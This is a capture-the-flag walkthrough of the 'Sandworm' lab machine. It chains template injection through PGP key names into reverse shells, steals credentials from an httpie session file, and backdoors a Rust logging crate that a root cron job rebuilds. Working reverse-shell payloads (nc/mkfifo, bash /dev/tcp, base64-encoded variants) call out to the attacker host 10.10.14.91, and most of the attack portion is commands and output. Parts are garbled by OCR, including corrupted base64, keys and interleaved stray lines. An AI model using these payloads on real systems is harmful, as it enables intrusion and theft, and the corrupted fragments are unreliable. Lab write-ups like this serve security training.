sub    rsa3072 2023-08-06 [E]
```

I generated a new key for darth after adding the payload:

```
(root㉿kali)-[~/home/kali]
# gpg --armor --export 89238042EA6DE7511B210A8F43B3E9EAAD774B1B
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBGTPtGYBDADTYILeDlQDbTqK20vZSKSr7bUn+23GT7kFRknxVBc1Bv8KLuKl
ZAqmuD8BjwsV+TuY8//Qsqnz9Lg6//xoWxq2UcZFgYX7laz/Nn8Zs+QKtniXUfgC
0XlU4Bv2x2kHNTuBvkEjs9v6Mj3atBD1rVkcwCi3WtrIqSm4wMYCPCPxErCYfn0a
9i+wZqaQ4+vPvdvpYVgXylmN2C+V8mtFskMmGiWcmjNDre2n5RC04uSfJHl75DPX
5/891tevAYTJch9hjEN7ukADbeikWpN7JNcAna4YnswB0JKGvfzyTMDMBB0aDVda
JP7TptjLe5/wjnkbXcjdiaYA19drm7mgI4J0wg0Gx/vzQ7hXg5CiEf57FPyKq8J
MiyX9g94pCpNrtm/Ug8LBaRy3M7KgRwOrP+1qXlkuh2Fae1t0JgZA4psmAQl8rpg
eKGQXKJSOIua6JraLBt8Vgu+SVDKJka7iUiCwY5FazPfK4PmGt7yIATdXJfaAa
Tzp+COnblBoFZtsAEQEAAbQFZGFydGiJAdQEEwEKAD4WIQSJI4BC6m3nURshCo9D
```

Echoing again for testing:

```
(root㉿kali)-[~/home/kali]
# echo 'checking' | gpg --clear-sign
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

checking
-----BEGIN PGP SIGNATURE-----
Public Key:
-----END PGP SIGNATURE-----
=
```

Erel Regev

Submitting the new keys in the web app:

Will be able to decrypt the message with the corresponding PRIVATE key.

**Public Key:**

```
r7zLQvvYad4mibGJEqOpXtZujj3vTm0g/qArnGKzAvernPRAoJGutuOESqr stormG
TXBGraZ7BJVfSXxEbxBqlqsOWOkiuMuf43y2aSHc+7nE3tQkeWz8z+pmAXABE0L
otZhba4DrCqv6Okve7cOTGNH/f4lu7DRvn9Fz9Ylr+XeAyg5oHHPuF+oVNywG
vd+5qV4MnJG8qxQPtWwQieLsN1ScFib66lYyv6U4YmoFdg8FRXWFqv2kPmKMQ1s8
Q/Z3IBQU1rtUZSBvA76/bht4yrAymnvR7T2YG8NUJy5v+5BHFTLUM4rnKA3prbsi
MLEqYjMh47mqoBxHOY14KqLgsY8ylskWgjCpwa5UjqNveCF2Ub6MJXnzW9GZCDt
AoQjqFQ8qyTDgDyw9DWnvlqvxW+hGDm2n9HZ3C6KqunaS43d0zBVSyYeDgf
/g6eyLnzSkKhZbjMs+7+s8yOPcHwnSKKRK/fly+T6dEdRFYVerB
=az4Z
-----END PGP PUBLIC KEY BLOCK-----
```

**Signed Text:**

```
VXIN5a/C0/DwuapirnQ03cc7ypGjIidLJdvavv021L04Gbuqxx1n1/VVp0d7Gw/05C
YgHM52JULWNX8M+5JQif7lnYgf8GKOYVdmF3jjHtxjUJ7YPAzbuj1JzRXUUkiw
Q00jXk9e6b6WIRinPuSpoeW/3WJhxz7GL1kYH53cSmzCceu/apaUCjipuday8m
KZ1m72q7FSuxmyt35bUAexaom68qMmXpTxJZhh5jG9XQ4/S0mNcNlwv+DcDWGuw
T
d3kdTla9Ju2aRkTQ5vyZlOjeXHF/971UjBMbD12Q/HkRdKsY/SIUQJ+BVAtkhvYP
fRNKoqxn17REoX8z1qHsUHG603L+P438Xzo5FHxV3uLA7UYqknZ5nvaTRoaY7J1O
aKK9MXug
=M/cX
-----END PGP SIGNATURE-----
```

**Verify Signature**

Note the number 49 is printed in the results:

### Signature Verification Result

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Sun  
 06 Aug 2023 08:21:13 AM UTC gpg: using RSA key  
 89238042EA6DE7511B210A8F43B3E9EAAD774B1B [GNUPG:]  
 KEY\_CONSIDERED  
 89238042EA6DE7511B210A8F43B3E9EAAD774B1B 0 [GNUPG:]  
 SIG\_ID LBeEDDbBgQ11DhRxHspeJ3rLoG0 2023-08-06  
 1691310073 [GNUPG:] KEY\_CONSIDERED  
 89238042EA6DE7511B210A8F43B3E9EAAD774B1B 0 [GNUPG:]  
 GOODSIG 43B3E9EAAD774B1B 49 gpg: Good signature from  
 "49" [unknown] gpg: aka "darth" [unknown] [GNUPG:] VALIDSIG  
 89238042EA6DE7511B210A8F43B3E9EAAD774B1B 2023-08-06  
 1691310073 0 4 0 110 01  
 89238042EA6DE7511B210A8F43B3E9EAAD774B1B [GNUPG:]  
 TRUST\_UNDEFINED 0 pgp gpg: WARNING: This key is not  
 certified with a trusted signature! gpg: There is no indication that  
 the signature belongs to the owner. Primary key fingerprint: 8923  
 8042 EA6D E7511B21 0A8F 43B3 E9EA AD77 4B1B

**Close**

I need to find a payload for reverse shell.

Erel Regev

Found this:

<https://medium.com/r3d-buck3t/rce-with-server-side-template-injection-b9c5959ad31e>

```
{{'__class__.__mro__[1].__subclasses__().__[407]('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP LISENTING_PORT >/tmp/f',shell=True,stdout=-1).communicate()}}}
```

I forgot about the error I received earlier regarding the characters '<' and '>'. It happened again:

```
(root@kali)-[~/home/kali]
# gpg --edit-key 89238042EA6DE7511B210A8F43B3E9EAAD774B1B
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

sec rsa3072/43B3E9EAAD774B1B
    created: 2023-08-06  expires: 2025-08-05  usage: SC
    trust: ultimate      validity: ultimate
ssb rsa3072/4E8880ACB8FCF535
    created: 2023-08-06  expires: never        usage: E
[ultimate] (1).{(7+7)} [ultimate] (2) darth

gpg> adduid
Real name: {{'__class__.__mro__[1].__subclasses__().__[407]('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP LISENTING_PORT >/tmp/f',shell=True,stdout=-1).communicate()}}}
Invalid character in name
The characters '<' and '>' may not appear in name
Real name: ■
```

But it is necessary for the reverse shell. When trying to use it, it saying that the characters '<' and '>' are invalid. Therefore I will try to encode it using base64:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.91 7777 >/tmp/f
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Destination character set.

LF (Unix)  Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**> ENCODE <** Encodes your data into the area below.

```
cm0gL3RtcC9mO21rZmlmbAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTAuMTQuOTEgNzc3NyA+L3RtcC9m
```

Erel Regev

Tried to add it once again with the encoded text:

```
gpg> adduid
Real name: {{'__class__._mro__[1].__subclasses__()'[407] ('cm@gl3RtcC9m021rZmlmbAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTQuOTEgNzc3NyA+L3Rtc9m',shell=True,stdout=-1).communicate()}}
Email address:
Comment:
You selected this USER-ID:
"{{'__class__._mro__[1].__subclasses__()'[407] ('cm@gl3RtcC9m021rZmlmbAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTQuOTEgNzc3NyA+L3Rtc9m',shell=True,stdout=-1).communicate()}}"

Change (N)ame, (C)omment, (E)mail or (O)key/(Q)uit? Q

sec rsa3072/43B3E9EAA0D774B1B
created: 2023-08-06 expires: 2025-08-05 usage: SC
trust: ultimate validity: ultimate
ssb rsa3072/4E8880ACB8FCF535
created: 2023-08-06 expires: never usage: E
[ultimate] (1) {{?*?}}
[ultimate] (2) darth
[ unknown] (3) {{'__class__._mro__[1].__subclasses__()'[407] ('cm@gl3RtcC9m021rZmlmbAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL3NoIC1pIDI+JjF8bmMgMTAuMTQuOTEgNzc3NyA+L3RtcC9m',shell=True,stdout=-1).communicate()}}
```

So I tried to URL encode it:

{}'\_\_class\_\_.\_mro\_\_[1].\_\_subclasses\_\_()'[407] ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.91 7777 >/tmp/f',shell=True,stdout=-1).communicate()}

**ⓘ To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.**

UTF-8	Destination character set.
LF (Unix)	Destination newline separator.
<input type="checkbox"/> Encode each line separately (useful for when you have multiple entries).	
<input type="checkbox"/> Split lines into 76 character wide chunks (useful for MIME).	
<input type="checkbox"/> Perform URL-safe encoding (uses Base64URL format).	
<input checked="" type="radio"/> Live mode OFF	Encodes in real-time as you type or paste (supports only the UTF-8 character set).
<b>› ENCODE</b> <b>‹</b>	Encodes your data into the area below.

e3snJy5fx2NsYXNzX18uX19lcm9fX1sxXS5fX3N1YmNsYXNzZXNfXygpWzQwN10gKCdybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXuYyAxMC4xMC4xNC45MSA3Nzc3ID4vgD1wL2YnLHNoZWxsPVRydWUsc3Rkb3V0PS0xKS5jb21tdW5pY2F0ZSgpfx0=

Follow the same steps mentioned above to generate the keys with the reverse shell payload:

Erel Regev

```
gpg> adduid
Real name: {{'__class__._mro__[1].__subclasses__()[]}[407] ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP LISENTING_PORT >/tmp/f',shell=True,stdout=-1).communicate()
Invalid character in name
The characters '<' and '>' may not appear in name
Real name: e3snJy5fX2NsYXNzX18uX19tcm9fX1sxX5fX3N1YmNsYXNzZXNfXygpWzQwN10gKcdybSAvdG1wL2Y7bWtmaWzvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLwkgMj4mMXxuYyAxMC4xC4
4xNC45MSA3Nzc3ID4vdG1wL2YnLHN0ZwxPVRydWsc3Rkb3V0PS0xK5jb21tdw5pY2F0ZSgpfx0=-
Email address:
Comment:
You selected this USER-ID:
  "e3snJy5fX2NsYXNzX18uX19tcm9fX1sxX5fX3N1YmNsYXNzZXNfXygpWzQwN10gKcdybSAvdG1wL2Y7bWtmaWzvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLwkgMj4mMXxuYyAxMC4xC45
MSA3Nzc3ID4vdG1wL2YnLHN0ZwxPVRydWsc3Rkb3V0PS0xK5jb21tdw5pY2F0ZSgpfx0=-
Change (N)ame, (C)oмment, (E)mall or (O)key/(Q)uit? O

sec rsa3072/43B3E9EA0D774B1B
  created: 2023-08-06  expires: 2025-08-05  usage: SC
  trust: ultimate  validity: ultimate
ssb rsa3072/4E8880ACB8FCF535
  created: 2023-08-06  expires: never  usage: E
[ultimate] (1) {7*7}
[ultimate] (2) darth
[ unknown] (3). e3snJy5fX2NsYXNzX18uX19tcm9fX1sxX5fX3N1YmNsYXNzZXNfXygpWzQwN10gKcdybSAvdG1wL2Y7bWtmaWzvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLwkgMj4mMXxuYyAxMC4xC4
4xNC45MSA3Nzc3ID4vdG1wL2YnLHN0ZwxPVRydWsc3Rkb3V0PS0xK5jb21tdw5pY2F0ZSgpfx0=-
-----END PGP PUBLIC KEY BLOCK-----
```

Export it and use the webapp:

Public Key:

```
r7ZlQWdaD4MbGJEqGpXF2uIySVfehtG/qAnGXKZWbHBPUd50tdtOL5qFsl6nrG
TXBGraZ7BjVfsXKEbxBQLqsOWOkutMutf43y2aSh+7nE3tQkeWz8+pAXABE0L
otZhb4oDrCqv6OkvE7tOTQNh/f4lu7DRvn9Fz9Yr+xkAy5oHPUf+oVNlywG
vd+5q4MnjG8qxQPtWwQieLsNTScfib661Yyy6U4YmoFDg8FRXWFqv2kPmKMQ1s8
Q/Z2BQU1rtUZSbvA76/8ht4yAymnvR7T2YGBNNUj5v+5BHTLUM4rnKA3prbsi
MLEqYjMh47mqoBxHOY14KqlgsY8ylsKwGjPwa5UJvqNveCF2Ub6MJXn2W9GZCDt
AoQjQqFGQ8qyITDgDyw9DwvluqvXW-hhGDM2nn9HZ3C6KqunaS43d0zBVsyEdGf
/6eyLNz7SkKhBjMs+7+s8yOpchcwNskkrk/f/y+T6dEdRFyVeRb
=az4Z
-----END PGP PUBLIC KEY BLOCK-----
```

Signed Text:

```
-----BEGIN PGP MESSAGE-----
```


Enter a signed message and  
your public key to check if  
you signed it correctly.

-----BEGIN PGP MESSAGE-----

-----END PGP MESSAGE-----

-----END PGP SIGNATURE-----

Before submitting it, create a listener of the same port written in the payload:



But nothing. Lets try a different payload before trying anything else:

bash -i &gt;&amp; /dev/tcp/10.10.14.91/7777 0&gt;&amp;1

I will encode that:

UTF-8      Destination character set.

LF (Unix)      Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF      Encodes in real-time as you type or paste (supports only the UTF-8 character set).

**ENCODE**      Encodes your data into the area below.

YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MS83Nzc3IDA+JjE=

Erel Regev

Now I have the following to use:


```
{self.__init__.__globals__.__builtins__.__import__('os').popen('echo  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45MS83Nzc3IDA+JjE= | base64 -d | bash').read())}
```

After repeating again the process with pgp mentioned above: looks more promising.

```
[root@kali -] [/home/kali]
# gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3 completes needed: 1  trust model: pgp
gpg: depth: 0 valid: 3 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 3u
gpg: next trustdb check due at 2025-08-05
/root/.gnupg/pubring.kbx
-----
pub    rsa3072 2023-08-06 [SC] [expires: 2025-08-05]
      69238042E60DE751B210A8F43B3E9EA0D774B1B
uid          [ultimate] {self._init__._globals__._builtins__._import_('_os')}.popen('echo YmfzaAta5A+JiAvZGV2L3RjcC8xC4xMC4xNC45MS8NzC3IDA+JjE= | bas
e64 -d | bash').read()
uid          [ultimate] {{7*7}}
uid          [ultimate] darth
sub    rsa3072 2023-08-06 [E]

pub    rsa3072 2023-08-06 [SC] [expires: 2025-08-05]
      64C00F2C8A72F09E09745B7C15E9DC45F53220E574
```

After exporting and submitting the keys:



Got a shell!

Erel Regev

I was looking for the user flag in the normal locations, but I couldn't find it.

```
atlas@sandworm:~$ cd /home/atlas
cd /home/atlas: mate validity: ultimate
atlas@sandworm:~$ ls
ls -l [redacted] 2023-05-09 expires: never usage: E
atlas@sandworm:~$ ls -la
ls -la tel (2) darth
total 44
drwxr-xr-x 8 atlas atlas 4096 Jun  7 13:44 .
drwxr-xr-x 4 nobody nogroup 4096 May  4 15:19 ..
drwxrwxrwx 1 nobody nogroup    9 Nov 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 atlas atlas  220 Nov 22  2022 .bash_logout
-rw-r--r-- 1 atlas atlas 3771 Nov 22  2022 .bashrc
drwxrwxr-x 2 atlas atlas 4096 Jun  6 08:49 .cache
drwxrwxr-x 3 atlas atlas 4096 Feb  7 10:30 .cargo
drwxrwxr-x 4 atlas atlas 4096 Jan 15 2023 .config
drwx----- 4 atlas atlas 4096 Aug  6 09:11 .gnupg
drwxrwxr-x 6 atlas atlas 4096 Feb  6 10:33 .local
-rw-r--r-- 1 atlas atlas  807 Nov 22  2022 .profile
drwx----- 2 atlas atlas 4096 Feb  6 10:34 .ssh
atlas@sandworm:~$ cd .config
cd .config: mate validity: ultimate
bash: cd: .config: No such file or directory
atlas@sandworm:~$ cd .config
cd .config: mate validity: ultimate
bash: cd: .config: No such file or directory
atlas@sandworm:~$ ls
ls [redacted] (3). ((self, __init__, __globals__, __builtins__, __import__('os')).popen('echo YmFzZG9tYWlu')) firejaillead()
httpie
atlas@sandworm:~/.config$ ls -la
```

Note the firejail directory.

In simple words, Firejail helps keep your computer safe by putting a protective fence around each program, so if something goes wrong with one program, it doesn't mess up the others. In this case, it can be the shell.

I kept looking for the flag and found the admin.json file:

Erel Regev

Viewing the file:

```
atlas@sandworm:~/config/httpie/sessions/localhost_5000$ cat admin.json
{
  "__meta__": {
    "about": "HTTPie session file",
    "help": "https://httpie.io/docs#sessions",
    "httpie": "2.6.0"
  },
  "auth": {
    "password": "quietLiketheWind22",
    "type": null,
    "username": "silentobserver"
  },
  "cookies": {
    "session": {
      "expires": null,
      "path": "/",
      "secure": false,
      "value": "eyJfZmxhc2hlcyI6W3siIHQl0lsibWzc2FnZSIsIkludmFsaWQgY3JlZGVudGhbHMuIl19XX0.Y-I86w.JbELpZIwyATpR58qg1MGJsd6FKA"
    }
  },
  "headers": {
    "Accept": "application/json, */*;q=0.5"
  }
}
atlas@sandworm:~/config/httpie/sessions/localhost_5000$
```

User name and password were found to log in to the user.

I tried to SSH (remember the scan results?).

Got a shell for the user using SSH:

```
Last login: Mon Jun 12 12:03:09 2023 from 10.10.14.31
silentobserver@sandworm:~$ whoami
silentobserver
silentobserver:~$ eyJfZmxhc2hlcyI6W3siIHQl0lsibWzc2FnZSIsIkludmFsaWQgY3JlZGVudGhbHMuIl19XX0.Y-I86w.JbELpZIwyATpR58qg1MGJsd6FKA
silentobserver@sandworm:~$ pwd
/home/silentobserver
silentobserver@sandworm:~$ ls
user.txt
silentobserver@sandworm:~$ cat user.txt
2ef0766d57ce24cc8e3ae6a98138bef5
silentobserver@sandworm:~$
```

So for now we managed to login using an unstable shell for the user atlas, and SSH for the user silentobserver.

Root

```
silentobserver@sandworm:~$ sudo -l
[sudo] password for silentobserver:
Sorry, user silentobserver may not run sudo on localhost.
silentobserver@sandworm:~$ █
```

Cant do anything using sudo.

Since I already investigated part of the machine, I will focus on the following:

```
drwxrwxr-x 4 atlas atlas 4096 Jan 15 2023 .ssh
drwxr-xr-x 8 atlas atlas 4096 Jun 7 13:44 ..
dr----- 2 nobody nogroup 40 Aug 6 07:21 firejail
drwxrwxr-x 3 nobody atlas 4096 Jan 15 2023 httpie
```

I kept reading about firejail:

<https://www.makeuseof.com/tag/firejail-simple-way-improve-security-linux/>

So it seems to be the reason for the restricted shell I got.

I used my id\_rsa.pub file to get a SSH shell for atlas and then will try to execute the exploit. I transferred the file using HTTP server on my local machine.

```
atlas@sandworm:~/.ssh$ wget 10.10.14.91:8004/id_rsa.pub
--2023-08-07 09:47:19-- http://10.10.14.91:8004/id_rsa.pub
Connecting to 10.10.14.91:8004... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.exstream-package]
Saving to: 'id_rsa.pub'

Logger/src$ ls
Logger/src$ cd ../
Logger/src$ ls
2023-08-07 09:47:19 (69.3 MB/s) - 'id_rsa.pub' saved [563/563]
```

Changed its name into authorized\_keys:

```
atlas@sandworm:~/.ssh$ ls
ls
id_rsa.pub
atlas@sandworm:~/.ssh$ mv id_rsa.pub authorized_keys
mv id_rsa.pub authorized_keys
atlas@sandworm:~/.ssh$ █
```

Executed the command:

```
└─(kali㉿kali)-[~/ssh]
└─$ ssh -i id_rsa atlas@ssa.htb
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
silentobserver@sandworm:~/.ssh$ ls
silentobserver@sandworm:~/.ssh$ █
```

Erel Regev

Got a SSH shell for atlas!

Let's enumerate the machine using pspy64 and see if firejail is running somehow:

```
2023/08/06 09:50:01 CMD: UID=0 PID=3969 /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/08/06 09:50:01 CMD: UID=0 PID=3966 /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
2023/08/06 09:50:01 CMD: UID=1000 PID=3973 /bin/sudo -u atlas /usr/bin/cargo run --offline
2023/08/06 09:50:01 CMD: UID=1000 PID=3974 rustc -VW
2023/08/06 09:50:01 CMD: UID=1000 PID=3975 rustc --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylb --crate-type staticlib --crate-type proc-macro -Csplit-debuginfo=packed
2023/08/06 09:50:01 CMD: UID=1000 PID=3977 rustc --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylb --crate-type staticlib --crate-type proc-macro --print=syntax --print=cfg
2023/08/06 09:50:01 CMD: UID=1000 PID=3979 /usr/bin/cargo run --offline
2023/08/06 09:50:11 CMD: UID=0 PID=3984 /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:50:11 CMD: UID=0 PID=3985 /bin/rm -rf /opt/crates
2023/08/06 09:50:11 CMD: UID=0 PID=3986 /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:50:11 CMD: UID=0 PID=3987 /bin/bash /root/Cleanup/clean_c.sh
2023/08/06 09:50:11 CMD: UID=0 PID=3988
```

```
2023/08/06 09:54:01 CMD: UID=1000 PID=4044 | /usr/bin/cargo run --offline
2023/08/06 09:54:02 CMD: UID=1000 PID=4045 | rustc -- --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib --crate-type staticlib --crate-type proc-macro --print=sysroot --print=cfg
2023/08/06 09:54:02 CMD: UID=1000 PID=4047 | rustc -vV
2023/08/06 09:54:02 CMD: UID=1000 PID=4049 | /bin/bash /root/cleanup/clean_c.sh
2023/08/06 09:54:11 CMD: UID=0 PID=4053 | /bin/rm -r /opt/crates
2023/08/06 09:54:11 CMD: UID=0 PID=4054 | /bin/bash /root/cleanup/clean_c.sh
2023/08/06 09:54:11 CMD: UID=0 PID=4055 | /usr/bin/chmod u+s /opt/tipnet/target/debug/tipnet
```

Seems that root is running a command (chmod u+s) /opt/tipnet/.....

When inspecting the tool directory while moving on to the src directory I found the main.rs file containing:

Erel Regev

```

if justification.trim() == "" {
    println!("[+] No justification provided. TipNet is under 702 authority; queries don't need warrants, but need to be justified. This incident has been
logged and will be reported.");
    logger::log(username, keywords.as_str().trim(), "Attempted to query TipNet without justification.");
    return;
}

logger::log(username, keywords.as_str().trim(), justification.as_str());
search_sigint(&mut conn, keywords.as_str().trim());
}

fn get_mode() -> String {
    let valid = false;
    let mut mode = String::new();

    while ! valid {
        mode.clear();

        println!("Select mode of usage:");
        print!("(a) Upstream \nb) Regular (WIP)\nc) Emperor (WIP)\nd) SQUARE (WIP)\ne) Refresh Indeces\n");
        io::stdin().read_line(&mut mode).unwrap();

        match mode.trim() {
            "a" => {
                println!("{}\n[+] Upstream selected");
                return "upstream".to_string();
            }
        }
    }
}

fn connect_to_db(db: &str) -> Result<mysql::PooledConn> {
    let url = "mysql://tipnet:4The_Greater_GoodJ4A@localhost:3306/Upstream";
    let pool = Pool::new(url).unwrap();
    let mut conn = pool.get_conn().unwrap();
    return Ok(conn);
}

fn search_sigint(conn: &mut mysql::PooledConn, keywords: &str) {
    let keywords: Vec<&str> = keywords.split(" ").collect();
    let mut query = String::from("SELECT timestamp, target, source, data FROM SIGINT WHERE ");

    for (i, keyword) in keywords.iter().enumerate() {
        if i > 0 {
            query.push_str("OR ");
        }
        query.push_str(&format!("data LIKE '{}%' ", keyword));
    }
    let selected_entries = conn.query_map(
        query,
        |(timestamp, target, source, data)| {
            Entry { timestamp, target, source, data }
        },
        ).expect("Query failed.");
    for e in selected_entries {
        println!("{} {} ==> {} | {}", e.timestamp, e.source, e.target, e.data);
    }
}

fn pull_indeces(conn: &mut mysql::PooledConn, directory: &str) {
}

println!("Justification for the search:");
let mut justification = String::new();
io::stdin().read_line(&mut justification).unwrap();

// Get Username
let output = Command::new("/usr/bin/whoami")
    .output()
    .expect("nobody");

let username = String::from_utf8(output.stdout).unwrap();
let username = username.trim();

if justification.trim() == "" {
    println!("[+] No justification provided. TipNet is under 702 authority; queries don't need warrants, but need to be justified. This incident has been
logged and will be reported.");
    logger::log(username, keywords.as_str().trim(), "Attempted to query TipNet without justification.");
    return;
}

logger::log(username, keywords.as_str().trim(), justification.as_str());
search_sigint(&mut conn, keywords.as_str().trim());
}

```

While investigating more of the machine I found this lib.rs file as well, which I have write permissions for it.

```
-rw-rw-r-- 1 atlas silentobserver 732 May 4 17:12 lib.rs
```

Erel Regev

```
use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;

pub fn log(user: &str, query: &str, justification: &str) {
    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}]-User:{}-Query:{}-Justification:{}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}
```

## Vulnerability

The firejail should be exploited in order to get the root flag.

Found the following:

<https://gist.github.com/GugSaas/9fb3e59b3226e8073b3f8692859f8d25>

added the following code to the script as follows:

```
use std::process::Command;

let command = "bash -i >& /dev/tcp/10.10.14.91/8888 0>&1";

let output = Command::new("bash")
    .arg("-c")
    .arg(command)
    .output()
    .expect("works!");

if output.status.success() {
    println!("pwn");
} else {
    let stderr = String::from_utf8_lossy(&output.stderr);
    eprintln!("gg: {}", stderr);
}
```

Erel Regev



```
File Actions Edit View Help
GNU nano 6.2
extern crate chrono;
use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;

pub fn log(user: &str, query: &str, justification: &str) {
    use std::process::Command;

    let command = "bash -i >& /dev/tcp/10.10.14.91/8888 0>&1";
    let output = Command::new("bash")
        .arg("-c")
        .arg(command)
        .output()
        .expect("works!");

    if output.status.success() {
        println!("pwn");
    } else {
        let stderr = String::from_utf8_lossy(&output.stderr);
        eprintln!("gg: {}", stderr);
    }
}

let now = Local::now();
let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
let log_message = format!("{} - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
    Err(e) => {
        eprintln!("Error opening file: {}", e);
        process::exit(1);
    }
    Ok(file) => {
        file.write_all(log_message.as_bytes());
        file.sync_all();
        file
    }
}
```

After saving the file on the same location, I executed the ‘cargo build’ command (from /etc/crates/logger/src):

```
Compiling autocfg v1.1.0
Compiling libc v0.2.142
Compiling num-traits v0.2.15
Compiling num-integer v0.1.45
Compiling time v0.1.45
Compiling iana-time-zone v0.1.56
Compiling chrono v0.4.24
Compiling logger v0.1.0 (/opt/crates/logger)
Finished dev [unoptimized + debuginfo] target(s) in 4.25s
```

